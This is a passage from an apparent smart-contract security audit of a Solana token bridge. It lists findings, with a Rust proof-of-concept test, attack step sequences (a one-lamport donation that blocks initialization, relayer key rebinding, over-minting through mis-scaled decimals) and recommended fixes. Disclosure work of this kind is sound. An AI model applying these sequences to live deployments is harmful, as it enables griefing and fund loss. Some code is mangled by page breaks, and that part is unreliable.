The inverse mismatch under-delivers. For example, storing three local decimals for an actual six-decimal mint converts 1_000_000 source units into 1_000 local base units, delivering 0.001 token instead of one. Successfully mis-scaled messages are marked executed, so correcting the configuration does not make those transfers replayable or compensate affected users.

Only the trusted Config admin can introduce the mismatch and configure a compatible corridor. The mint and claimed decimals are also public and can be compared before activation. These prerequisites make the finding Low severity under the protocol's trusted-control-plane model. However, once an over-scaling corridor is active, an ordinary bridge user can deliberately submit valid source transfers repeatedly to realize the over-mint or vault depletion.

Proof of Concept: The following real-SBF ProgramTest preloads a genuine initialized six-decimal SPL mint, invokes the production RegisterToken instruction with local_decimals = 9, and confirms that both contradictory values coexist on-chain:

```
use anchor_lang::{
    solana_program::{program_option::COption, program_pack::Pack},
    AccountDeserialize, AccountSerialize, InstructionData, ToAccountMetas,
};
use solana_program_test::ProgramTest;
use solana_sdk::{
    account::Account,
    instruction::Instruction,
    pubkey::Pubkey,
    signature::{Keypair, Signer},
    system_program,
    transaction::Transaction,
};

const TOKEN_ID: u32 = 10;
const ACTUAL_MINT_DECIMALS: u8 = 6;
const SUPPLIED_LOCAL_DECIMALS: u8 = 9;

fn serialized_anchor_account<T: AccountSerialize>(owner: Pubkey, value: &T) -> Account {
    let mut data = Vec::new();
    value.try_serialize(&mut data).unwrap();
    Account {
        lamports: 10_000_000,
        data,
        owner,
        executable: false,
        rent_epoch: 0,
    }
}

#[tokio::test]
async fn register_token_accepts_six_decimal_mint_as_local_nine() {
    let mut test = ProgramTest::new("config", config::ID, None);
    test.prefer_bpf(true);

    let authority = Keypair::new();
    let mint = Pubkey::new_unique();
    let (config_pda, config_bump) =
        Pubkey::find_program_address(&[config::CONFIG_SEED], &config::ID);
    let (token_info_pda, _) = Pubkey::find_program_address(
        &[config::TOKEN_INFO_SEED, &TOKEN_ID.to_le_bytes()],
        &config::ID,
    );

    test.add_account(
```

```

    authority.pubkey(),
    Account {
        lamports: 1_000_000_000,
        data: vec![],
        owner: system_program::ID,
        executable: false,
        rent_epoch: 0,
    },
);
test.add_account(
    config_pda,
    serialized_anchor_account(
        config::ID,
        &config::Config {
            admin: authority.pubkey(),
            is_paused: false,
            native_token_id: None,
            native_bridge_config_count: 0,
            network_id: [1; 32],
            bump: config_bump,
        },
    ),
);

let mut mint_data = vec![0; spl_token::state::Mint::LEN];
spl_token::state::Mint::pack(
    spl_token::state::Mint {
        mint_authority: COption::Some(authority.pubkey()),
        supply: 0,
        decimals: ACTUAL_MINT_DECIMALS,
        is_initialized: true,
        freeze_authority: COption::None,
    },
    &mut mint_data,
)
.unwrap();
test.add_account(
    mint,
    Account {
        lamports: 10_000_000,
        data: mint_data,
        owner: spl_token::ID,
        executable: false,
        rent_epoch: 0,
    },
);

let mut context = test.start_with_context().await;
let instruction = Instruction {
    program_id: config::ID,
    accounts: config::accounts::RegisterToken {
        authority: authority.pubkey(),
        config: config_pda,
        token_info: token_info_pda,
        mint,
        system_program: system_program::ID,
    },
    .to_account metas(None),
    data: config::instruction::RegisterToken {
        token_id: TOKEN_ID,
        token_address: mint,
        symbol: "USDC".to_string(),
        name: "USD Coin".to_string(),
    },
};

```

```

        local_decimals: SUPPLIED_LOCAL_DECIMALS,
        enabled: true,
    }
    .data(),
};
let transaction = Transaction::new_signed_with_payer(
    &[instruction],
    Some(&context.payer.pubkey()),
    &[&context.payer, &authority],
    context.last_blockhash,
);
context
    .banks_client
    .process_transaction(transaction)
    .await
    .unwrap();

let token_info_account = context
    .banks_client
    .get_account(token_info_pda)
    .await
    .unwrap()
    .unwrap();
let token_info =
    config::TokenInfo::try_deserialize(&mut token_info_account.data.as_slice()).unwrap();

let mint_account = context
    .banks_client
    .get_account(mint)
    .await
    .unwrap()
    .unwrap();
let mint_state = spl_token::state::Mint::unpack(&mint_account.data).unwrap();

assert_eq!(token_info.local_decimals, 9);
assert_eq!(mint_state.decimals, 6);
}

```

Add the following temporary test dependencies to programs/config/Cargo.toml:

```

[dev-dependencies]
solana-program-test = "2.1"
solana-sdk = "2.1"
spl-token = "6.0"
tokio = { version = "1.42", features = ["full"] }

```

Save the test as programs/config/tests/issue10_real_registration.rs and run:

```

cargo build-sbf --manifest-path programs/config/Cargo.toml
SBF_OUT_DIR="$PWD/target/deploy" cargo test -p config \
    --test issue10_real_registration -- --nocapture

```

The test passes:

```

running 1 test
test register_token_accepts_six_decimal_mint_as_local_nine ... ok

test result: ok. 1 passed; 0 failed

```

The production conversion test independently confirms that converting 1_000_000 from six source decimals to nine configured local decimals returns 1_000_000_000 (programs/executor/src/utils/decimals.rs:86-92).

Textual Step-by-Step Proof:

1. The Config admin registers a genuine six-decimal SPL mint but supplies `local_decimals = 9`.
2. `register_token` verifies the mint's address, owner and account shape, but does not compare the supplied value with `Mint.decimals`. It stores nine in `TokenInfo`.
3. The admin creates an inbound corridor with `source_decimals = 6`. Decimal validation compares six with the stored nine and accepts an otherwise valid range configuration.
4. A user makes a valid source-chain transfer of 1_000_000 base units, representing one token, and the relayer committee authenticates the resulting message.
5. `execute_message` calculates 1_000_000_000 local base units using the incorrect stored exponent. Its mint-key check does not inspect the actual decimals.
6. In Mint mode, SPL Token mints the calculated raw amount, which represents 1,000 tokens for the actual six-decimal mint. In Release mode, the executor transfers that raw amount from the configured vault if sufficient funds are available.
7. The execution record prevents replay with a corrected amount. Repeated valid source transfers can repeat the loss until the token is disabled or available liquidity is exhausted.

Recommended Mitigation: Derive `local_decimals` from the already-loaded mint and remove the instruction argument:

```
let local_decimals = ctx.accounts.mint.decimals;
token_info.local_decimals = local_decimals;
```

If the argument must remain for interface compatibility, require it to equal `ctx.accounts.mint.decimals` before storing or emitting it. Add a mismatch regression test. Existing deployments should also validate or migrate previously registered `TokenInfo` accounts before leaving their corridors enabled.

Highway: Fixed by [fb7cc0b](#).

Cyfrin: Verified.

7.4.5 `registry::remove_relayer` clears staged active-set bits without re-checking the `MIN_ACTIVE_RELAYERS` floor

Description: `Bitmap::bitmap` has exactly two writers, and only one of them maintains the floor invariant. `AddNewActiveSet::execute` writes the whole 750-byte array and enforces both bounds - `set_bit_count <= relayer_count` and `set_bit_count >= MIN_ACTIVE_RELAYERS` (`programs/registry/src/instructions/add_new_active_set.rs:139-144`). `RemoveRelayer::execute` clears a single bit in the already-staged array through `set_inactive` (`programs/registry/src/instructions/remove_relayer.rs:114-121`) and re-counts nothing.

That floor is load-bearing for inbound execution, not a cosmetic bound. `MIN_ACTIVE_RELAYERS` is 128 and is documented as having to match the executor's committee size (`programs/registry/src/constants.rs:42`); `select_committee` hard-requires `n_active >= COMMITTEE_SIZE` and returns `CommitteeSelectionExhausted` otherwise (`programs/executor/src/utils/committee.rs:51-55`). The constant is read at exactly one site in the workspace - the staging check - so no other path re-asserts it.

`RemoveRelayer` does protect the live set: the `!is_active(&active_bitmap, id)` constraint refuses to remove a relayer that is in the *current* bitmap (`programs/registry/src/instructions/remove_relayer.rs:51`). Removal from the staged bitmap is deliberate and unguarded, so a relayer that is staged but not current is cleared with no recount. The sibling counter stays coherent - `relayer_count` is decremented on the same path (`programs/registry/src/instructions/remove_relayer.rs:123-124`), preserving the upper bound - so only the lower bound is left unmaintained. `UpdateCurrentActiveSet::execute` then promotes that bitmap verbatim: it reads no bitmap contents and performs no validation at all (`programs/registry/src/instructions/update_current_active_set.rs:52-86`).

Files:

`RemoveRelayer::execute`

Impact: Staging at exactly 128 set bits is accepted, so a set sitting at the floor is a reachable configuration and an operator trimming to the documented minimum lands precisely there. From that state one removal of a staged-but-not-current relayer takes the staged set to 127 with no error, and the emitted `RelayerRemoved` event carries only `id` and `manager` (`programs/registry/src/instructions/remove_relayer.rs:129-132`), so nothing signals that the next epoch has been made unusable.

Once that set is promoted, every `execute_message` for the epoch fails at the committee-size requirement - the failure is deterministic in the bitmap, not in the message, so retrying with a different relayer id or slot cannot help. Already-attested in-flight messages whose token leg is burned or escrowed on the source chain cannot be claimed while that set is current, and the executor has no failed-message queue and no token-only fallback. Because inbound execution accepts attestations only for `current_epoch` or `current_epoch - 1` (`programs/executor/src/instructions/execute_message.rs:534-538`), a repair that rotates forward two epochs expires those proofs and forces the committee to re-attest each stranded message.

The trigger is available to a registration updater, a role deliberately scoped narrower than `admin` (`programs/registry/src/state/registry_state.rs:36-38`), and routine offboarding of a departing relayer is enough - no malice and no `admin` key required. The condition is repairable: the `admin` can stage a fresh bitmap above the floor, so the stranded transfers are delayed rather than lost. The documented steady state is thousands of relayers, so this is not the expected operating point but a state the code permits and never re-validates.

Recommended Mitigation: Re-assert the floor on the delta write path so both writers of `Bitmap::bitmap` maintain the same invariant. In `RemoveRelayer::execute`, immediately after the `set_inactive` call at `programs/registry/src/instructions/remove_relayer.rs:120`, recount the staged bitmap and fail the removal when it would breach the floor:

```
set_inactive(staged_active_set, id);
let remaining: u32 = staged_active_set.bitmap.iter().map(|b| b.count_ones()).sum();
require!(
    remaining >= MIN_ACTIVE_RELAYERS,
    RegistryError::ActiveSetBelowCommitteeSize
);
```

This changes behaviour only for removals that would drop the staged set below the committee size; removals that leave it at or above the floor still succeed, and the branch taken when no bitmap is staged is untouched. Operationally the recovery is to stage a larger set first and then remove, which is the ordering the staging check already assumes.

Highway: Fixed by [1163261](#).

Cyfrin: Verified.

7.4.6 `registry::init_bls_keys` guards a hand-rolled `create_account` with only `data_is_empty` and is blockable by a 1-lamport donation

Description: `InitBlsKeys::execute` bootstraps the `BlsKeys` account through a raw `create_account` CPI to the `System` program rather than through Anchor's `init` constraint (`programs/registry/src/instructions/init_bls_keys.rs:53-79`). Its only precondition is `require!(info.data_is_empty(), RegistryError::AlreadyInitialized)` (`programs/registry/src/instructions/init_bls_keys.rs:56`).

Those two facts do not line up. The `System` program's `create_account` refuses to act on any account that already holds lamports - its precondition is the balance, not the data length - so an account funded with lamports but carrying no data passes the guard and then fails the CPI. Anchor's own `init` codegen handles exactly this case by branching on the pre-existing balance and falling back to `transfer` plus `allocate` plus `assign`; this hand-written path has no such fallback, and the program exposes no alternative funding, repair, or re-entry path for the account.

The target address is fully deterministic - the account is a PDA at `seeds = [BLS_KEYS_SEED]` with no caller-specific component (`programs/registry/src/instructions/init_bls_keys.rs:42-47`) - so it can be derived by anyone from the registry program id before the `admin`'s bootstrap call. Sending lamports to an arbitrary address on Solana needs no permission and no cooperation from the receiving program.

Files:

InitBlsKeys::execute

Impact: A single lamport sent to the derived address, at any time before the admin runs `init_bls_keys`, makes that instruction fail for good, and the account is a hard dependency of the entire registry. `register_relayer` requires the account to be fully sized before it will write a relayer's key (programs/registry/src/instructions/register_relayer.rs:86-89), `add_new_active_set` requires the same before it will stage a set (programs/registry/src/instructions/add_new_active_set.rs:151-154), and `remove_relayer` requires it too (programs/registry/src/instructions/remove_relayer.rs:95-98). With the account uncreatable, no relayer can be registered and no active set can be staged, so the deployment never reaches a state where inbound execution is possible.

The cost is a bricked bootstrap rather than a loss of user funds - there are no user funds in the registry at this point. Recovery means redeploying the registry program at a fresh address, since the PDA is derived from the program id, and re-running the whole initialization; the deployment lamports already spent on the blocked registry (the runbook budgets several SOL per deploy) are not recoverable, and the grieving is repeatable against each redeployment for the price of one transaction fee.

Recommended Mitigation: Mirror Anchor's `init` fallback inside `InitBlsKeys::execute`: branch on the account's current lamport balance. When it is zero, keep the present `create_account` CPI unchanged. When it is non-zero, transfer only the rent shortfall to the PDA, then call `allocate` and `assign` signed with the same `[BLS_KEYS_SEED, bump]` seeds, since the PDA is not a transaction signer. Keep the allocation delta at `HEADER_SIZE` so the property the manual path exists to preserve - a `create_account` delta well under the inner-instruction size limit (programs/registry/src/instructions/init_bls_keys.rs:4-6) - still holds, and keep the `data_is_empty` guard so a genuinely initialized account is still rejected with `AlreadyInitialized`.

Highway: Fixed by [6adab95](#).

Cyfrin: Verified.

7.4.7 `config::create_token_bridge` stores the Escrow vault as a bare Pubkey with no account-level proof of mint or authority ownership

Description: The escrow vault is identified by a bare Pubkey embedded in the bridge-mode enum - `OutboundBridgeConfiguration::Escrow(Pubkey)` and `InboundBridgeConfiguration::Release(Pubkey)` (programs/config/src/states/bridge_configuration.rs:9, programs/config/src/states/bridge_configuration.rs:20). `CreateTokenBridge::execute` writes that value verbatim into the `BridgeConfiguration` PDA (programs/config/src/instructions/create_token_bridge.rs:80-86) after validating only `min_amount > 0`, `min_amount <= max_amount`, `validate_decimal_config`, and `validate_escrow_release_pair` (programs/config/src/instructions/create_token_bridge.rs:71-78). The accounts struct takes no vault account at all (programs/config/src/instructions/create_token_bridge.rs:21-58), so nothing proves the stored key exists, is owned by the Token program, decodes as a token account, holds the corridor's registered mint, or is owned by the executor authority PDA. `validate_escrow_release_pair` only compares the outbound and inbound vault pubkeys to each other and rejects the two inverted mode pairs (programs/config/src/states/bridge_configuration.rs:38-57); it relates two config values and never either one to the chain.

The vault key is the only parameter of this instruction that names an on-chain account and the only one left unchecked - `token_id` and `chain_id` are validated structurally by the `TokenInfo` and `ChainInfo` PDA seed constraints, `source_decimals` by `validate_decimal_config`, and the amount bounds by explicit requires. The sibling registration instruction shows the shape the codebase already uses for exactly this hazard: `RegisterToken` takes its mint as `Account<'info, Mint>` pinned by an address constraint so that registration "fails fast at registration instead of latently at inbound fund-time" (programs/config/src/instructions/register_token.rs:11-12, programs/config/src/instructions/register_token.rs:47-51). The same omission repeats at every other write site of a vault-carrying mode: `programs/config/src/instructions/update_token_bridge.rs:75-80`, `programs/config/src/instructions/update_bridge_mode.rs:69-71`, `programs/config/src/instructions/configure_token_outbound.rs:58-60`, `programs/config/src/instructions/configure_token_inbound.rs:58-60`, and the three native equivalents at `programs/config/src/instructions/configure_native_token_bridge.rs:78-83`, `programs/config/src/instructions/configure_native_outbound.rs:51-53`, and pro-

grams/config/src/instructions/configure_native_inbound.rs:51-53.

Files:

CreateTokenBridge::execute

Impact: The two consumers of that pubkey require different properties of it, and neither requirement is enforced where the value is written. The deposit leg needs only a token account whose mint matches the sender's: `entry::emit_message` checks the vault's key against the configured pubkey and transfers with the sender as the signing authority (programs/entry/src/instructions/emit_message.rs:657-683), so the vault's owner is irrelevant to it. The withdrawal leg additionally needs the vault's owner to be the executor authority PDA, because the release transfer is signed by that PDA (programs/executor/src/instructions/execute_message.rs:683-693). The deposit leg therefore accepts a strictly larger set of vaults than the withdrawal leg.

Any vault in that gap - correct mint, wrong owner - takes escrow deposits indefinitely and can never release them. The configuration write succeeds and `TokenBridgeCreated` is emitted, giving the operator a success signal; outbound traffic then flows normally, bounded per call only by the corridor's amount limits, so the vault accumulates real user value. The defect becomes observable only when the first inbound message attempts a release and the SPL transfer fails on the authority check. No program in the workspace has a sweep, rescue, or vault-migration instruction, so whether the accumulated balance is recoverable at all depends on whether the vault's actual owner happens to be a key the protocol still controls - in the stale-account or wrong-PDA case it is not. That the misconfiguration is easy to reach is demonstrated in the repository itself: the entry-program test fixture (out of scope, traced for context) creates the vault owned by a freshly generated keypair and then configures a corridor with it, and the config program accepts the pair without complaint.

Recommended Mitigation: Take the vault as a real account wherever a vault-carrying mode is written, and validate it against the registered mint and the executor authority. Add `pub vault_token_account: Option<Box<Account<'info, TokenAccount>>>` to `CreateTokenBridge` and identically to `UpdateTokenBridge`, `UpdateBridgeMode`, `ConfigureTokenOutbound`, `ConfigureTokenInbound` and the three native setters, and when the supplied outbound or inbound carries a vault pubkey require that: the account is supplied and its key equals that pubkey; its mint equals `token_info.token_address`, or the configured wrapped-SOL mint on the native path; and its owner equals the executor authority PDA, derived in the config program with `Pubkey::find_program_address(&[EXECUTOR_AUTHORITY_SEED], &executor::ID)` so no CPI is needed - the workspace already shares cross-program constants this way.

The optional account keeps every currently-valid configuration working: modes that carry no vault (`Burn`, `Mint`, `Closed`) leave it absent and are unaffected, and the change only narrows the accepted vault set rather than altering any existing validation. It introduces no cross-parameter coupling, since a mint's address and a token account's owner are both immutable once set.

Highway: Fixed in [a1ad3b7](#).

Cyfrin: Verified.

7.4.8 Lack of pending active-set replacement delays recovery from a compromised updater

Description: `add_new_active_set` permits only one pending active set. With current index `i`, the unstaged state has `next_active_set_number == (i + 1) % BITMAP_HISTORY_LENGTH`. Staging writes the bitmap at that next index, records its epoch and randomness, and advances `next_active_set_number` again (programs/registry/src/instructions/add_new_active_set.rs:128-134,207-228). A second staging attempt therefore fails with `NextActiveSetNumberAlreadySet` until `update_current_active_set` promotes the pending index (programs/registry/src/instructions/update_current_active_set.rs:57-77).

No instruction resets the pending pointer or rewrites the pending bitmap in place. `remove_relayer` can clear one pending membership bit when removing an inactive relayer, but it cannot add members or replace the staged epoch or randomness (programs/registry/src/instructions/remove_relayer.rs:104-121). Consequently, an incorrectly staged bitmap, epoch, or randomness value cannot be corrected before the pending set is promoted.

Staging is restricted to the Config admin or a configured `authorized_updater`; non-admin updaters are additionally restricted to the registration window (programs/registry/src/instructions/add_new_active_set.rs:185-205). The repository's security model expressly entrusts those roles with active-set rotation (README.md:150-154).

This is not an authorization bypass, but compromise or malfunction of one lower-privilege updater key is sufficient to install an incorrect pending set that the admin cannot cancel before promotion.

Impact: An attacker who compromises one configured `authorized_updater`, or an updater process that supplies incorrect data, can stage a bitmap, epoch, or randomness value that differs from the relayer fleet's intended epoch configuration. The admin may remove the updater key, but cannot discard or replace the already-pending set. Signatures constructed from the intended configuration then fail against the staged configuration. The executor reconstructs the committee from the located bitmap's randomness and membership, then verifies the aggregate signature before creating a persistent execution result or performing the token or payload operation (programs/executor/src/instructions/execute_message.rs:229-247,534-608). The mismatch therefore causes a liveness failure and does not permit an unauthorized mint, release, or payload call.

The submitted full-rotation outage is not mandatory. While the bad epoch is current, the executor also accepts the immediately previous epoch (programs/executor/src/instructions/execute_message.rs:534-538). The signing epoch is bound to the BLS proof but is not part of the message ID, so a still-pending message can be attested again under an accepted epoch. A failed execution is atomic and does not persist the execution PDA, close the stored message, or perform its token or payload leg.

The admin can also shorten recovery after the activation boundary. `update_active_set_update_interval` accepts zero and changes the live interval immediately (programs/registry/src/instructions/update_active_set_update_interval.rs:43-56). After promoting the bad set, the admin can set the interval to zero, stage the correction, promote it immediately because the corrected set inherits the bad set's already-reached `valid_from_slot`, and restore the intended interval.

The maximum demonstrated impact is therefore a bounded, recoverable disruption to inbound delivery after compromise or failure of a privileged rotation key. The admin must actively detect and repair the state, but can remove a compromised updater and rapidly rotate past the bad epoch. No unauthorized asset movement, irrecoverable loss, or unavoidable full-interval halt is established.

Proof of Concept: The following state transition uses the production predicates:

1. Let the current set be index i , epoch E , and `valid_from_slot = S`, with interval L . The unstaged pointer is `next = i + 1`.
2. An authorized updater stages index $i + 1$ for epoch $E + 1$. The instruction stores `valid_from_slot = S + L` and advances `next` to $i + 2$.
3. Any attempt to stage a correction now fails because the guard requires `next == current + 1`, while the state contains $i + 2 \neq i + 1$. No other instruction restores that predicate before promotion.
4. At a slot $T > S + L$, the admin calls `update_current_active_set`, making the pending index current.
5. The admin sets `slots_between_updates = 0`, stages a corrected set for a later epoch, and calls `update_current_active_set` again. The correction's `valid_from_slot` is $S + L + 0$, and the promotion predicate $T > S + L + 0$ is already true. The admin then restores L .

The checked-in integration suite independently asserts that calling `add_new_active_set` twice without promotion returns `NextActiveSetNumberAlreadySet` (tests/registry.ts:991-1012). This reproduction proves that a holder of an authorized updater key can lock the pipeline onto one pending set, that no pre-promotion correction path exists, and that rapid post-boundary recovery is available. It does not prove a permissionless path, that the off-chain relayer will refuse previous-epoch re-attestation, or that bridged assets become irrecoverable.

Recommended Mitigation: Add an admin-only instruction that replaces or cancels a pending active set. A replacement should target the pending index (`next_active_set_number - 1`) % `BITMAP_HISTORY_LENGTH` in place, rerun the normal bitmap, key, and epoch validations, preserve the intended activation boundary, update `staged_epoch`, and leave `next_active_set_number` unchanged. A cancellation may instead reset `next_active_set_number` to $(\text{current_active_set_number} + 1) \% \text{BITMAP_HISTORY_LENGTH}$ and `staged_epoch` to `current_epoch`.

Do not implement correction by appending a second pending set. The executor accepts a caller-selected bitmap index when that bitmap's epoch matches an accepted epoch, so a superseded bitmap could remain usable. In-place replacement or cancellation avoids leaving two candidate snapshots for the same recovery sequence.

Highway: Fixed by [7f46b96](#).

Cyfrin: Verified.

7.4.9 `executor::execute_message` dispatches the payload CPI via a bare `invoke` rather than `invoke_signed`

Description: `executor::execute_message` does not provide payload targets with a stable Highway-controlled signer identity. After verifying the message ID and committee proof, the executor validates the target program, the config-owned whitelist PDA, and the first eight payload bytes against the target's discriminator whitelist. It then copies `remaining_accounts[2..]` into the CPI instruction and dispatches the payload with `program::invoke`.

In the Solana CPI library used by the audited code, `invoke(instruction, account_infos)` is `invoke_signed(instruction, account_infos, &[])`: no PDA signing seeds are supplied. Existing transaction signers may retain their signer privilege in the CPI, but those signers are the relayer's operational key or other outer-transaction signers, not a deterministic bridge principal. This differs from the token legs, which use `CpiContext::new_with_signer` and the `ExecutorAuthority` PDA to authorize minting or vault transfers.

Consequently, a target cannot require an executor-controlled signer to distinguish a committee-attested Highway delivery from a direct invocation. The program/discriminator whitelist limits what the executor may relay; it does not restrict users from directly invoking the target instruction.

The original claim that every relayed instruction is reproducible by any account needs qualification. A direct caller cannot forge an independent signer required by the target instruction. The equivalence holds when the target requires no signer or only a signer controlled by that caller. The supplied `test_target::increment` instruction requires no signer and can therefore be called directly with the same discriminator, argument, and fixed counter PDA, but it is a counter fixture with no value-bearing effect.

No scoped value-bearing target requires or assumes Highway authentication, and no deployment configuration identifying such a target was provided. A target that does require a dedicated Highway signer cannot currently integrate with this payload path. If the admin whitelists a security-sensitive target instruction that treats executor delivery as its authorization but requires no independent signer, a permissionless caller can invoke that instruction directly. Failed target CPIs revert the complete Solana transaction, including any preceding token operation, `TransferExecution` initialization, and `Message` closure, so a failed authentication attempt does not consume the message.

The existing `ExecutorAuthority` must not be reused as the payload identity. It is the mint authority for bridged mints and the owner of release vaults, so making it a signer to arbitrary whitelisted targets would unnecessarily expose asset-authority privileges.

Impact: The executor lacks an authenticated-delivery primitive for payload integrations. Integrators cannot securely authorize an action solely on the basis that Highway delivered it unless the executor supplies a dedicated signer identity. A whitelisted target that relies on this expected origin property could therefore expose its Highway-only state transition to direct permissionless invocation.

The impact is conditional and target-specific. Exploitation requires the config admin to whitelist a security-sensitive third-party instruction that has no independent authorization and assumes the executor call itself proves Highway attestation. No such target or current loss path is demonstrated in scope, and the defect does not expose the bridge's mint or vault authority. The mechanism is nevertheless present on every payload delivery and can make an origin-sensitive integration insecure, so the combination of a meaningful but externally bounded impact with this low-likelihood integration prerequisite is classified as Low.

Proof of Concept: The following textual reproduction applies to the audited commit:

1. Inspect `execute_message.rs`: the payload branch calls `program::invoke` with the target, attested payload bytes, and caller-supplied CPI accounts, but passes no PDA seeds.
2. Inspect Solana CPI version 2.2.1: `invoke` delegates to `invoke_signed` with an empty signer-seed slice. The target therefore receives no executor-derived PDA signer.
3. Compare the token branches: both `Mint` and `Release` call `CpiContext::new_with_signer` with `EXECUTOR_AUTHORITY_SEED`, confirming that only the token operations receive a Highway-controlled signature.
4. Inspect `test_target::Increment`: its sole account is the fixed ["counter"] PDA and it has no `Signer` account. The same `increment(value)` instruction can be submitted directly without any message, committee

proof, whitelist account, or executor invocation.

5. This proves that payload delivery supplies no stable Highway signer and that an unsigned target instruction cannot distinguish direct calls from bridge delivery. It does not prove unauthorized fund movement, a bypass in the bridge's own accounts, or exploitation of a deployed value-bearing target.

Recommended Mitigation: Introduce a separately seeded, role-less `PayloadAuthority` PDA, include it in payload CPIs, and use `invoke_signed` so target programs can require that exact PDA as a signer. Document the PDA derivation and require authenticated integrations to validate both its address and signer status.

Do not reuse `ExecutorAuthority`, because it controls bridged mints and release vaults. If authenticated payload delivery is intentionally unsupported, document explicitly that the whitelist conveys no origin proof and that targets must not treat executor-compatible instruction data as bridge authentication.

Highway: Fixed by [3d3e8bc](#).

Cyfrin: Verified.

7.4.10 `executor::execute_message` pins committee membership to a historical bitmap while reading signing keys live

Description: `executor::execute_message` resolves committee membership and epoch randomness from the bitmap whose epoch equals the BLS-authenticated `args.epoch`. It accepts only the registry's current epoch or the immediately preceding epoch (`programs/executor/src/instructions/execute_message.rs:526-568`). The selected relayer IDs are therefore historical.

The corresponding BLS keys are not historical. The executor aggregates each signing seat from the singleton live `BlsKeys.keys[relayer_id]` array (`programs/executor/src/instructions/execute_message.rs:570-600`, `programs/executor/src/utils/bls_verify.rs:61-98`).

The claimant identity is also resolved live. The payer must be one of the operational keys in the current Relayer PDA derived from `args.relayer_id`, even when `args.epoch` selects the immediately preceding bitmap (`programs/executor/src/instructions/execute_message.rs:48-60,534-560`). Re-registering a removed ID therefore replaces both the BLS verification key and the operational keys authorized to submit under that historical membership.

This permits a registration updater to replace the identity and key material behind a still-accepted historical seat:

1. Relayer ID `R` belongs to epoch `E`.
2. A normal rotation makes epoch `E+1` current and drops `R`.
3. `remove_relayer(R)` now passes because it checks only the current bitmap. It does not clear epoch `E`; it clears an optional staged bitmap and zeroes the live key slot (`programs/registry/src/instructions/remove_relayer.rs:45-60,92-126`).
4. `register_relayer` can recreate the freed PDA for caller-selected ID `R`, authorize replacement operational keys, and write a replacement BLS key into the same live slot (`programs/registry/src/instructions/register_relayer.rs:62-78,83-117`).
5. While epoch `E` remains the immediately preceding epoch, committee selection still treats `R` as an epoch-`E` member, payer authorization recognizes the replacement operator, and signature verification uses the replacement BLS key.

For one reused ID, the replacement operator can submit an epoch-`E` proof it obtains only if that proof remains valid under the live key array. A proof whose signer bitmap names the old key at `R` fails after replacement; a proof using at least 87 unchanged signer seats can still pass. Successful execution emits the reused numeric ID as the relayer that submitted TX2 (`programs/executor/src/events.rs:12-13,58-59`), while the permanent `TransferExecution` replay record does not store a relayer ID (`programs/executor/src/state/transfer_execution.rs:15-56`).

For the BLS path, rebinding one ID changes one selected seat; it does not by itself satisfy the 87-of-128 threshold. A threshold-forgery escalation would require the updater to rebind at least 87 IDs selected into one epoch-`E` committee. Those IDs must all have been dropped from the current set, and all rebinding must occur during the

single $E/E+1$ acceptance window. Captured seats do not accumulate across later rotations because epoch E stops being accepted once the current epoch advances again.

Impact: The demonstrated impact is that a privileged registration updater can change both the claimant identity and verification material behind a historical committee seat for one previous-epoch acceptance window. This weakens the integrity of the historical committee binding and invalidates an already-produced aggregate whenever its signer bitmap names a removed or rebound seat.

The single-ID claimant effect is narrower: a replacement operational key can submit a still-valid historical proof under the reused ID, but cannot bypass the 87-of-128 threshold, alter the authenticated message, or redirect execution. The scoped executor pays no relayer reward or beneficiary, and its events explicitly describe `relayer_id` as the ID that submitted TX2 rather than as an immutable historical operator identity. That attribution ambiguity does not independently justify a security severity.

The failed execution commits no replay or transfer state and remains retryable. Other committee members can re-attest if at least 87 usable selected keys remain; sustained epoch-level unavailability requires reducing that usable set below the threshold.

Arbitrary Mint, Release, or payload execution is only a conditional escalation. It requires a compromised registration-updater key plus an independent rotation that drops at least 87 members of one selected historical committee, followed by all 87 remove/re-register operations before that epoch expires. No reproduction or deployment evidence establishes that this near-quorum turnover is a realistic operating state. The corrected classification is therefore Low: the historical-key substitution is real, but its demonstrated consequence is narrow, privileged, time-bounded committee-integrity and retryable-liveness degradation. The merged single-ID attribution facet does not drive this classification. The classification should be revisited if near-quorum one-rotation turnover is shown to be operationally plausible.

Proof of Concept: The ignored regression at `programs/executor/tests/audit_registry_identity_repros.rs:90-117` models the exact live-slot effect of removal followed by re-registration. Run:

```
cargo test -p executor --test audit_registry_identity_repros
↳ previous_epoch_committee_key_must_survive_id_rebinding -- --ignored --nocapture
```

It fails the desired invariant:

```
test previous_epoch_committee_key_must_survive_id_rebinding ... FAILED
assertion `left == right` failed: epoch-pinned relayer IDs were rebound to post-epoch BLS keys
```

This test proves that an epoch-pinned ID resolves to replacement verification material. It does not execute `remove_relayer` or `register_relayer`, prove that a registration updater can cause the required active-set turnover, or independently demonstrate a full token loss.

The operational-key consequence follows directly from the production account constraints rather than from this verifier-level test:

1. The re-created Relayer PDA is derived from the same numeric ID and contains the replacement operator's operational keys.
2. `execute_message` checks the payer against those live keys, while separately checking the numeric ID against the accepted historical bitmap.
3. If an epoch- E proof has at least 87 signer seats whose live BLS keys still match, the replacement operator's payer satisfies the first check and the reused ID satisfies the second.
4. Execution emits the reused ID as the TX2 submitter.

This establishes conditional on-chain acceptance by the new holder. It does not establish how the holder obtains the proof, that a proof using the replaced BLS key remains valid, or that the emitted ID controls an external reward or penalty.

The threshold consequence follows from the production verifier:

1. Let C be the 128 unique IDs selected from epoch E .

2. After epoch $E+1$ becomes current, assume at least 87 IDs in C are absent from the current set.
3. A registration updater removes and re-registers those IDs with replacement public keys PK'_i and controls the matching private keys.
4. The epoch- E bitmap and randomness still reproduce C , while `aggregate_public_keys` reads PK'_i for every set signer bit.
5. With 87 signer bits set, the threshold check passes and the aggregate signature produced by the replacement private keys verifies against the aggregate of PK'_i .

A focused verifier-level reproduction using 256 historical relayers, the production committee selector, 87 distinct replacement keys, `aggregate_public_keys`, and `verify_bls_signature` passed. It begins after 87 selected slots have already been replaced, so it proves only the conditional cryptographic consequence. It does not execute the privileged mutations, establish realistic near-quorum turnover, or demonstrate token loss.

Recommended Mitigation: Bind each accepted epoch to the exact relayer-registration generation used when its active set was created. For example, commit an `id` $\rightarrow$ generation vector/root together with the epoch's BLS keys, include the claimant generation in the BLS preimage, and either authorize against generation-specific operational keys retained through the acceptance window or reject execution when the live generation differs. The generation must be epoch-bound rather than read only from current state.

If epoch-bound key material is not feasible, do not allow an ID's key to be removed, replaced, or re-issued while any executor-accepted bitmap still references that ID. Preserve immediate emergency revocation by using `min_valid_epoch` to invalidate a compromised epoch rather than silently changing the key interpretation of an epoch that remains accepted.

Emit the registration generation with `relayer_id`, and require any off-chain reward or accountability system to key attribution by that versioned identity rather than by the reusable numeric ID alone.

